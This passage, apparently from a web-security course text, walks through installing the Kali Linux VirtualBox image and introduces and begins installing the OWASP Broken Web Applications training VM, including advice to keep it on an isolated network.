
Step 1: - Go to https://www.kali.org and



Step 2: - Click on “Virtual Machines”.




Step 3: - Choose Between 64 / 32 bits (I am selecting 64-biits)




.


Step 4: - You will see “VirtualBox” written there. Click on “Download Symbol” in it and wait till download is completed.




Step 5: - Extract the archive in an empty folder.



Step 6: - Run file with extension ". vbox".




Step 7: - When VirtualBox Manager starts you will see Kali OS listed in it so start it.



Hear out installation is partially completed because even with internet connection we are unable to install new tools and packages.

Step 8: - After starting the Kali login with "Username = kali & Password = kali" . Then open Terminal and give command "sudo apt-get update".



Thus, our kali linux is installed.

3.3 INTRODUCTION TO OWASP BROKEN WEB APPLICATION (OWASPBWA) & INSTALLATION IN VIRTUAL BOX

3.3.1 Introduction to OWASPBWA

OWASPBWA is a valuable resource for anyone interested in learning about web application security. It provides a virtual machine (VM) containing a collection of deliberately insecure web applications. These vulnerabilities mirror real-world examples, allowing you to explore and understand common web application security issues in a safe, controlled environment.

Learning by Doing: Key Objectives of OWASPBWA

- **Education:** OWASPBWA offers hands-on experience in identifying, exploiting, and mitigating common security vulnerabilities found in web applications. By interacting with these intentionally vulnerable applications, users can learn how real-world attackers might exploit weaknesses and develop the skills to prevent them.
- **Training:** The project provides a platform for training and skill development in web application security. Users, particularly security professionals and developers, can practice their penetration testing skills in a safe environment without the risk of damaging real systems. This is a fantastic way to hone their ability to identify and address security issues before they become exploited.
- **Research:** Security researchers can use OWASPBWA to study and analyse different attack vectors, techniques, and countermeasures for various types of web application vulnerabilities. This controlled environment allows for in-depth exploration of vulnerabilities and the development of more effective security solutions.

A Buffet of Vulnerable Applications: Exploring OWASPBWA's Offerings

OWASPBWA includes a variety of web applications, each with its own set of vulnerabilities based on the OWASP Top Ten and other common security risks. Some popular examples include:

- **DVWA (Damn Vulnerable Web Application):** This PHP/MySQL web application is a goldmine for learning, containing vulnerabilities like SQL injection, cross-site scripting (XSS), and command injection etc.
- **Mutillidae:** Another deliberately vulnerable PHP/MySQL web application, Mutillidae offers a wide range of vulnerabilities to explore, including SQL injection, XSS, remote file inclusion, and more.

- **WebGoat:** Developed by OWASP itself, WebGoat is a deliberately insecure web application that provides a structured learning experience. Through a series of lessons and exercises, users can gain a deep understanding of various vulnerabilities, including injection flaws, authentication issues, and insecure configuration.

Benefits of Using OWASPBWA

By leveraging OWASPBWA, individuals can:

- Enhance their understanding of web application security vulnerabilities.
- Develop skills to effectively identify and mitigate these issues in real-world scenarios.
- Contribute to the broader mission of OWASP to improve software security through community-driven initiatives.

Important Considerations:


- **Download and Usage:** OWASPBWA is typically downloaded as a VMware image and is free to use. However, it's crucial to run the VM in a safe, isolated environment to prevent these vulnerabilities from being exploited on your main network. Options like "host-only" or "NAT" network configuration are recommended.
- **Project Status:** While still valuable for learning purposes, the latest official release of OWASPBWA appears to be version 1.2 from 2015. It's important to be aware that newer vulnerabilities may not be included.

In Conclusion


OWASPBWA is a powerful tool for anyone interested in learning about web application security. By providing a safe environment to explore real-world vulnerabilities, it empowers individuals to develop essential skills and contribute to building more secure software.

3.3.2 Installing OWASPBWA in virtual box

Step 1: - Download OWASPBWA from the given link or internet https://sourceforge.net/projects/owaspbwa/files/latest/download




Step 2: - Extract its archive in new empty folder.




Step 3: - Open VirtualBox Interface to create new machine.

Step 4: - Enter Name of virtual machine ex: OWASPBWA and then select Folder to place its data, select Type: Linux and version Other Linux, but do not select ISO image. Click on "Next" button.




Step 5: - Click on "Next" button.




Note: - Base memory can be changed latter manually from settings of machine.


Step 6: - When system ask for “Virtual Hard disk”, Select “Use Existing Virtual Hard Disk File” and click on “Browse symbol”.




Step 7: - Click on “Add” button.




Step 8: - Browse to Folder where OWASPBWA archive is extracted and select “OWASP Broken Web Apps-cl1” file and open it.



